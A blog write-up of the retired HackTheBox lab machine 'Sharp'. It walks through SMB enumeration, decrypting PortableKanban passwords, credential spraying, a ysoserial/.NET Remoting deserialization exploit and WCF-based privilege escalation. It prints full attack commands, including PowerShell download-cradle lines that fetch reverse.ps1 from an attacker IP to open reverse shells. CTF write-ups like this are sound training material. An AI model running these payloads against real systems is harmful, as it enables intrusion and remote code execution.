HackTheBox: Sharp
Hi, after a long time not posting anything on this blog because of my university workload. Let’s get back to our normal routine of pwning. Today, I will do a writeup of retired HackTheBox (HTB) machine - Sharp, which is rated 4.8 pts.
For anyone who doesn’t know about HTB, it’s an infosec playground with a bunch of virtual machines which are vulnerable to exploit. HTB, in my point of view, is the most practical cyber security competition as many certificate authorities require completion of HTB-like target machines.
Enumeration
On the very first step, we want to do a nmap scan on the target (10.10.10.219).
Nmap output
# Nmap 7.91 scan initiated Thu May 13 05:42:14 2021 as: nmap -sC -sV -oA nmap/sharp -v 10.10.10.219

Nmap scan report for 10.10.10.219
Host is up (0.23s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE            VERSION
135/tcp  open  msrpc              Microsoft Windows RPC
139/tcp  open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
8888/tcp open  storagecraft-image StorageCraft Image Manager
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -48m56s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-05-13T08:54:52
|_  start_date: N/A

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done at Thu May 13 05:44:27 2021 -- 1 IP address (1 host up) scanned in 133.29 seconds
Nmap results provide us with different ports and services currently running on the remote host. However, we probably should focus on its SMB service.
In-depth enumeration with CrackMapExec (CME)
Instead of the old-fashioned Metasploit’s auxiliaries/scanners, CrackMapExec (CME) can help us empower our exploitation to a new level. You can install the tool with a single line
$ apt-get install crackmapexec
or you can have it by cloning into byt3bl33d3r/CrackMapExec but you will need Poetry to manage dependencies.
OS version
Now, let’s check our target’s OS version using CME (Windows 10.0 Build 17763 x64).
┌──(root💀kali)-[/home/…/HackTheBox/Sharp/opt/CrackMapExec]
└─# poetry run crackmapexec.spec smb 10.10.10.219
SMB         10.10.10.219    445    SHARP            [*] Windows 10.0 Build 17763 x64 (name:SHARP) (domain:Sharp) (signing:False) (SMBv1:False)
Shared objects & Access
Next, I’d like to login using empty username and password, a null-session, to get some free share-objects on the machine.
┌──(root💀kali)-[/home/…/HackTheBox/Sharp/opt/CrackMapExec]
└─# poetry run crackmapexec.spec smb 10.10.10.219 -u '' -p '' --shares
SMB         10.10.10.219    445    SHARP            [*] Windows 10.0 Build 17763 x64 (name:SHARP) (domain:Sharp) (signing:False) (SMBv1:False)
SMB         10.10.10.219    445    SHARP            [-] Sharp\: STATUS_ACCESS_DENIED
SMB         10.10.10.219    445    SHARP            [+] Enumerated shares
SMB         10.10.10.219    445    SHARP            Share           Permissions     Remark
SMB         10.10.10.219    445    SHARP            -----           -----------     ------
SMB         10.10.10.219    445    SHARP            ADMIN$                          Remote Admin
SMB         10.10.10.219    445    SHARP            C$                              Default share
SMB         10.10.10.219    445    SHARP            dev
SMB         10.10.10.219    445    SHARP            IPC$                            Remote IPC
SMB         10.10.10.219    445    SHARP            kanban          READ
The most notable one here is the kanban share-directory because we don’t know what that is, indeed. A quick search on Google provides us that Kanban is a project management framework between users so that we can figure out it might contain important credentials.
Spider_plus JSON
Another thing you can do with CME is using its modules, in this case is spider_plus to crawl information from target host (directories, file names, sizes, …) and save it as JSON under /tmp/cme_spider_plus.
┌──(root💀kali)-[/home/…/HackTheBox/Sharp/opt/CrackMapExec]
└─# poetry run crackmapexec.spec smb 10.10.10.219 -u '' -p '' -M spider_plus
SMB         10.10.10.219    445    SHARP            [*] Windows 10.0 Build 17763 x64 (name:SHARP) (domain:Sharp) (signing:False) (SMBv1:False)
SMB         10.10.10.219    445    SHARP            [-] Sharp\: STATUS_ACCESS_DENIED
SPIDER_P... 10.10.10.219    445    SHARP            [*] Started spidering plus with option:
SPIDER_P... 10.10.10.219    445    SHARP            [*]        DIR: ['print$']
SPIDER_P... 10.10.10.219    445    SHARP            [*]        EXT: ['ico', 'lnk']
SPIDER_P... 10.10.10.219    445    SHARP            [*]       SIZE: 51200
SPIDER_P... 10.10.10.219    445    SHARP            [*]     OUTPUT: /tmp/cme_spider_plus
So organized, isn’t it?

These are all the items we can enumerate with a null-session.
Kanban share files
Using smbclient to connect to kanban directory on remote machine and download files back to our Linux.
# Connect to remote host with null credentials
$ smbclient -N //10.10.10.219/kanban

# Download all existing files
smb: \> mget *
You might want to take a look at those .pk3 and PortableKanban.exe files as aforementioned, they are likely to contain useful information.

After downloading, you can extract the pkb.zip using unzip.
┌──(root💀kali)-[/home/…/Sharp/smb/kanban/pkb]
└─# unzip pkb.zip
Archive:  pkb.zip
  inflating: CommandLine.dll
  inflating: CsvHelper.dll
  inflating: DotNetZip.dll
  inflating: Itenso.Rtf.Converter.Html.dll
  inflating: Itenso.Rtf.Interpreter.dll
  inflating: Itenso.Rtf.Parser.dll
  inflating: Itenso.Sys.dll
  inflating: MsgReader.dll
  inflating: Ookii.Dialogs.dll
   creating: Plugins/
  inflating: Plugins/PluginsLibrary.dll
  inflating: PortableKanban.Data.dll
  inflating: PortableKanban.exe
  inflating: PortableKanban.Extensions.dll
  inflating: ServiceStack.Common.dll
  inflating: ServiceStack.Interfaces.dll
  inflating: ServiceStack.Redis.dll
  inflating: ServiceStack.Text.dll
  inflating: User Guide.pdf

┌──(kali㉿kali)-[~/HackTheBox/Sharp/smb/kanban]
└─$ md5sum PortableKanban.pk*
0e3d7c07174011699fa4e1d29f02662b  PortableKanban.pk3
0e3d7c07174011699fa4e1d29f02662b  PortableKanban.pk3.bak
02c445fdc6a8b05ea23cd821534442e5  PortableKanban.pk3.md5
Skim through the files and we have these users in PortableKanban.pk3.
/* PortableKanban.pk3 */
  "Users": [
    {
      "Id": "e8e29158d70d44b1a1ba4949d52790a0",
      "Name": "Administrator",
      "Initials": "",
      "Email": "",
      "EncryptedPassword": "k+iUoOvQYG98PuhhRC7/rg==", // Base64
      "Role": "Admin",
      "Inactive": false,
      "TimeStamp": 637409769245503700
    },
    {
      "Id": "0628ae1de5234b81ae65c246dd2b4a21",
      "Name": "lars",
      "Initials": "",
      "Email": "",
      "EncryptedPassword": "Ua3LyPFM175GN8D3+tqwLA==",
      "Role": "User",
      "Inactive": false,
      "TimeStamp": 637409769265925600
    }
  ]
Reveal administrator password by re-configurating Kanban PK3 file
Since the passwords are encrypted, we need to find other ways to get in. We can abuse their own PortableKanban.exe to decrypt passwords for us since they are stored offline but you’ve might already known that only privileged users can read the password in plain text. Let’s add ourselves in with Admin role by copy-paste Administrator section and change the name and id.
/* PortableKanban.pk3 */
	"Users": [
    {
      "Id": "e8e29158d70d44b1a1ba4949d52790a0",
      "Name": "Administrator",
      "Initials": "",
      "Email": "",
      "EncryptedPassword": "k+iUoOvQYG98PuhhRC7/rg==",
      "Role": "Admin",
      "Inactive": false,
      "TimeStamp": 637409769245503700
    },
    {
      "Id": "0628ae1de5234b81ae65c246dd2b4a21",
      "Name": "lars",
      "Initials": "",
      "Email": "",
      "EncryptedPassword": "Ua3LyPFM175GN8D3+tqwLA==",
      "Role": "User",
      "Inactive": false,
      "TimeStamp": 637409769265925600
    },
    {
      "Id": "e8e29158d70d44b1a1ba4949d52790a1", // We also have to change the id
      "Name": "huy",
      "Initials": "",
      "Email": "",
      "EncryptedPassword": "", 					// Empty password
      "Role": "Admin",
      "Inactive": false,
      "TimeStamp": 637409769245503700
    }
  ]
Then we execute PortableKanban.exe, open Users tab in the setup dialog and we are now able to read the passwords.

Alternative method
If you love doing thing the-hard-way, feel free to reverse the program and reproduce its decrypt method. Luckily, PortableKanban.exe and its components are compiled in C# which makes it easier for us.

Finding credentials with dnSpy
Load the target’s executables and DLLs in dnSpy, we can have their decrypt method. The Decrypt function reads encrypted string as input, then uses DESCryptoServiceProvider with hardcoded key and IV to decrypt our string.

On line 62 and 65, from two magic bytes called _rgbKey and _rgbIV:
		// Token: 0x04000001 RID: 1
		private static byte[] _rgbKey = Encoding.ASCII.GetBytes("7ly6UznJ"); // Hex: 376c7936557a6e4a

		// Token: 0x04000002 RID: 2
		private static byte[] _rgbIV = Encoding.ASCII.GetBytes("XuVUm5fR");	// Hex: 587556556d356652
Talk a little about DES cipher, people use two common mode which are CBC (cipher block chaining) and ECB (electronic code book). But only CBC supports key and IV in combination to generate the block cipher.

So we are able to decrypt the password using CyberChef with the following recipe will give us our plain password.

Credentials spraying with CME
In this step, we will correspondingly put our usernames and passwords in two separate text file and let CME do the verification job for us.
# users.txt
lars
Administrator

# passwords.txt
G123HHrth234gRG
G2@$btRSHJYTarg

┌──(root💀kali)-[/home/…/HackTheBox/Sharp/opt/CrackMapExec]
└─# poetry run crackmapexec.spec smb 10.10.10.219 -u ../../users.txt -p ../../passwords.txt
SMB         10.10.10.219    445    SHARP            [*] Windows 10.0 Build 17763 x64 (name:SHARP) (domain:Sharp) (signing:False) (SMBv1:False)
SMB         10.10.10.219    445    SHARP            [+] Sharp\lars:G123HHrth234gRG
Only lars can log in so we should excluded Administrator credentials for now.
Credentials acquired
| Username | Password | Status |
|---|---|---|
| Administrator | G2@$btRSHJYTarg | Invalid |
| lars | G123HHrth234gRG | Valid |
User-level access
After using lars credentials, we are able to crawl his shared-objects with spider_plus module as following:
┌──(root💀kali)-[/home/…/HackTheBox/Sharp/opt/CrackMapExec]
└─# poetry run crackmapexec.spec smb 10.10.10.219 -u lars -p G123HHrth234gRG -M spider_plus     2 ⨯
SMB         10.10.10.219    445    SHARP            [*] Windows 10.0 Build 17763 x64 (name:SHARP) (domain:Sharp) (signing:False) (SMBv1:False)
SMB         10.10.10.219    445    SHARP            [+] Sharp\lars:G123HHrth234gRG
SPIDER_P... 10.10.10.219    445    SHARP            [*] Started spidering plus with option:
SPIDER_P... 10.10.10.219    445    SHARP            [*]        DIR: ['print$']
SPIDER_P... 10.10.10.219    445    SHARP            [*]        EXT: ['ico', 'lnk']
SPIDER_P... 10.10.10.219    445    SHARP            [*]       SIZE: 51200
SPIDER_P... 10.10.10.219    445    SHARP            [*]     OUTPUT: /tmp/cme_spider_plus
We made the .json more readable by filtering out the time and file size.
┌──(root💀kali)-[/home/kali/HackTheBox/Sharp]
└─# cat 10.10.10.219_lars_spider.json | grep -v 'time\|size' | grep ': {' | awk -F\" '{print $2}'
IPC$			# directory
InitShutdown
LSM_API_service
PIPE_EVENTROOT\\CIMV2SCM EVENT PROVIDER
PSHost.132655164003465770.3392.DefaultAppDomain.powershell
W32TIME_ALT
Winsock2\\CatalogChangeListener-154-0
Winsock2\\CatalogChangeListener-1dc-0
Winsock2\\CatalogChangeListener-268-0
Winsock2\\CatalogChangeListener-274-0
Winsock2\\CatalogChangeListener-36c-0
Winsock2\\CatalogChangeListener-42c-0
atsvc
epmapper
eventlog
lsass
ntsvcs
scerpc
srvsvc
vgauth-service
wkssvc
dev				# directory
Client.exe
RemotingLibrary.dll
Server.exe
notes.txt
While searching lars files, only those in \\dev seem important.
┌──(root💀kali)-[/home/…/HackTheBox/Sharp/smb/lars]
└─# smbclient -U 'lars' //10.10.10.219/dev G123HHrth234gRG                                    130 ⨯
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Nov 15 06:30:13 2020
  ..                                  D        0  Sun Nov 15 06:30:13 2020
  Client.exe                          A     5632  Sun Nov 15 05:25:01 2020
  notes.txt                           A       70  Sun Nov 15 08:59:02 2020
  RemotingLibrary.dll                 A     4096  Sun Nov 15 05:25:01 2020
  Server.exe                          A     6144  Mon Nov 16 06:55:44 2020

# notes.txt
Todo:
    Migrate from .Net remoting to WCF	# This might be our hint
    Add input validation
Two executables Client.exe and Server.exe, as well as their library, are also built in C# so we can decompile them with dnSpy.

Then we have a secret endpoint listening on port 8888 with its username and password hardcoded in Client.exe

The credentials are to be tested with CME whether they are valid.

Credentials acquired
| Username | Password | Status |
|---|---|---|
| debug | SharpApplicationDebugUserPassword123! | Valid |
| Administrator | G2@$btRSHJYTarg | Invalid |
| lars | G123HHrth234gRG | Valid |
Exploit local .NET debug service
As debug profile contains nothing but some useless folders (IPC$, dev and similarities for lars), we have to figure out how to connect to the endpoint on port 8888. Back to the notes.txt, I thought there is something to do with the .NET service and came across these two repos. You can take a look yourselves.
https://github.com/tyranid/ExploitRemotingService
A tool to exploit .NET Remoting Services vulnerable to CVE-2014-1806 or CVE-2014-4149. It only works on Windows although some aspects might work in Mono on *nix.
https://github.com/frohoff/ysoserial (basically our payload wrapper)
ysoserial is a collection of utilities and property-oriented programming “gadget chains” discovered in common java libraries that can, under the right conditions, exploit Java applications performing unsafe deserialization of objects. The main driver program takes a user-specified command and wraps it in the user-specified gadget chain, then serializes these objects to stdout. When an application with the required gadgets on the classpath unsafely deserializes this data, the chain will automatically be invoked and cause the command to be executed on the application host
We will use ysoserial to wrap our reverse-tcp PowerShell one-liner1 and call ExploitRemotingService.exe to pipe our wrapped payload into the mentioned vulnerable endpoint.
Payload crafting and Network configuration
Useful PoC2 repositories
Because ExploitRemotingService doesn’t provide us any release versions so we have to download and build the project manually with Visual Studio on our Windows VM3.
Additionally, I have to install NDesk Options library in order to successfully compile the solution.

ysoserial has their portable version so we can simply download, unzip and use it.
Here is a brief look of Server.exe source code decompiled by dnSpy. The server is running on port 8888 with BinaryFormatter sink implemented. You can read about the details here; simply put, we just need ysoserial to wrap our payload in BinaryFormatter mode.

Below is our crafting steps with ysoserial and ExploitRemotingService:
### ysoserial.exe
C:\Users\User\Desktop\ysoserial-1.34\Release>ysoserial.exe -f BinaryFormatter -g TypeConfuseDelegate -o base64 -c "powershell IEX(new-object net.webclient).downloadString('http://10.10.16.3/reverse.ps1')"

# Breakdown
-f Formatter as BinaryFormatter
-g TypeConfuseDelegate gadget
-o Base64 output
-c Create a reverse connection back to our IP using Powershell one-liner called reverse.ps1
IEX(New-Object Net.WebClient).downloadString('http://10.10.16.3/reverse.ps1')


### ExploitRemotingService.exe
C:\Users\User\Desktop\ExploitRemotingService-master\ExploitRemotingService\bin\Release>ExploitRemotingService.exe -s --user=debug --pass="SharpApplicationDebugUserPassword123!" tcp://10.10.10.219:8888/SecretSharpDebugApplicationEndpoint raw <wrapped payload>
Network re-routing on Windows and Linux
Before we can send our payload to target host, remember that currently our Linux machine is the only one can connect to HTB VPN, not our Windows. In order to establish a connection between Windows and HTB VPN, we have to do some routing.
The following section helps us turn Kali into a router and act as the gateway.
# Windows
# We want to route any HTB connection to our Kali machine NAT-IP
C:\Windows\system32>route add 10.10.10.0 mask 255.255.255.0 192.168.157.133
 OK!

#	----------------------------------------------

# Linux
# Enable IP Forwarding
$ echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward

# Configurate iptables' rules to manage incomming packets
# This rule forwards packets from HTB to our Windows machine
# Breakdown: Forwarding chain for connection from tun0 to eth0 interface with related and/or established state
$ iptables -A FORWARD -i tun0 -o eth0 -m state --state RELATED,ESTABLISHED -j ACCEPT

# Accept packets sending back from Windows machine
# Breakdown: Receive packets from Windows through eth0 interface then pass it on tun0 and send them to HTB
$ iptables -A FORWARD -i eth0 -o tun0 -j ACCEPT

# Re-routing NAT from HTB machine back to Windows
# Breakdown: Create a NAT table with POSTROUTING chain that accept only IP from the source of eth0 and pass it through tun0 with MASQUERADE policy
$ iptables -t nat -A POSTROUTING -s 192.168.157.0/24 -o tun0 -j MASQUERADE
PowerShell Reverse Connection
Finally, our Windows is able to send/receive packets from HTB machine through Kali.

Now we can send our payload to target remote host and wait for our reverse shell.
### ExploitRemotingService.exe
C:\Users\User\Desktop\ExploitRemotingService-master\ExploitRemotingService\bin\Release>ExploitRemotingService.exe -s --user=debug --pass="SharpApplicationDebugUserPassword123!" tcp://10.10.10.219:8888/SecretSharpDebugApplicationEndpoint raw <wrapped payload>
After execute the above command, we has established a reverse PowerShell as user lars.

Browsing through lars directories, there is a wcf folder in Documents. This has also been mentioned in notes.txt about migrating the project from dotNET to WCF, so it might be the answer. Anyway, the machine’s user flag is located in C:\Users\lars\Desktop\user.txt.
    Directory: C:\Users\lars\Documents\wcf


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       11/15/2020   1:40 PM                .vs
d-----       11/15/2020   1:40 PM                Client
d-----       11/15/2020   1:40 PM                packages
d-----       11/15/2020   1:40 PM                RemotingLibrary
d-----       11/15/2020   1:41 PM                Server
-a----       11/15/2020  12:47 PM           2095 wcf.sln


PS C:\Users\lars\Documents\wcf>
Let’s compress the wcf directory into wcf.zip then download it to our Linux shared directory

Another secret endpoint and …flag!
It turns out wcf.zip is also a C# project with source code inside, we can put it in Visual Studio and view the source. There is another secret endpoint that is currently running on port 8889 of the remote host.

Since we are in the same network with remote target, you can try change the IP to the machine (10.10.10.219) and run the code. But there is a problem.

We can’t connect to our target because of invalid credentials. This program was meant to run as internal users of the remote host (like lars or debug). To impersonate lars, we will run our command-prompt with his net-username as following:
# Also type lars password when prompted
C:\Windows\system32>runas /user:lars /netonly %ComSpec%

Now we are lars in his server, move to our malformed wcf project and run it again.

Successfully executed as lars. Now we will use the project’s built-in function InvokePowerShell to escalate our privilege.
        public string InvokePowerShell(string scriptText)
        {
            Runspace runspace = RunspaceFactory.CreateRunspace();
            runspace.Open();
            Pipeline pipeline = runspace.CreatePipeline();
            pipeline.Commands.AddScript(scriptText);
            pipeline.Commands.Add("Out-String");
            Collection <PSObject> results = pipeline.Invoke();
            runspace.Close();
            StringBuilder stringBuilder = new StringBuilder();
            foreach (PSObject obj in results)
            {
                stringBuilder.AppendLine(obj.ToString());
            }
            return stringBuilder.ToString();
        }
    }
Client.cs is to be changed as below:
namespace Client {

    public class Client
    {
        public static void Main() {
            ChannelFactory<IWcfService> channelFactory = new ChannelFactory<IWcfService>(
                new NetTcpBinding(SecurityMode.Transport),"net.tcp://10.10.10.219:8889/wcf/NewSecretWcfEndpoint"
            );
            IWcfService client = channelFactory.CreateChannel();
            Console.WriteLine(client.InvokePowerShell("IEX(New-Object Net.WebClient).downloadString('10.10.16.3/reverse.ps1')"));
        }
    }
Re-build the project then execute Client.exe as lars gives us our reverse shell as nt-authority system

And the flag is located in C:\Users\Administrator\Desktop\root.txt
cd C:\Users\Administrator
dir


    Directory: C:\Users\Administrator


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---       11/12/2020   5:15 PM                3D Objects
d-r---       11/12/2020   5:15 PM                Contacts
d-r---       11/15/2020   1:42 PM                Desktop
d-r---       11/15/2020   1:46 PM                Documents
d-r---       11/12/2020   5:15 PM                Downloads
d-r---       11/12/2020   5:15 PM                Favorites
d-r---       11/12/2020   5:15 PM                Links
d-r---       11/12/2020   5:15 PM                Music
d-r---       11/12/2020   5:15 PM                Pictures
d-r---       11/12/2020   5:15 PM                Saved Games
d-r---       11/12/2020   5:15 PM                Searches
d-r---       11/12/2020   5:15 PM                Videos


cd Desktop
dir


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        5/14/2021   6:02 AM             34 root.txt


cat root.txt
[REDACTED]
PS C:\Users\Administrator\Desktop>
Footnotes
-
See more about PowerShell one-liner: https://gist.github.com/m8r0wn/b6654989035af20a1cb777b61fbc29bf ↩︎
-
Proof of Concept ↩︎
-
Virtual Machine ↩︎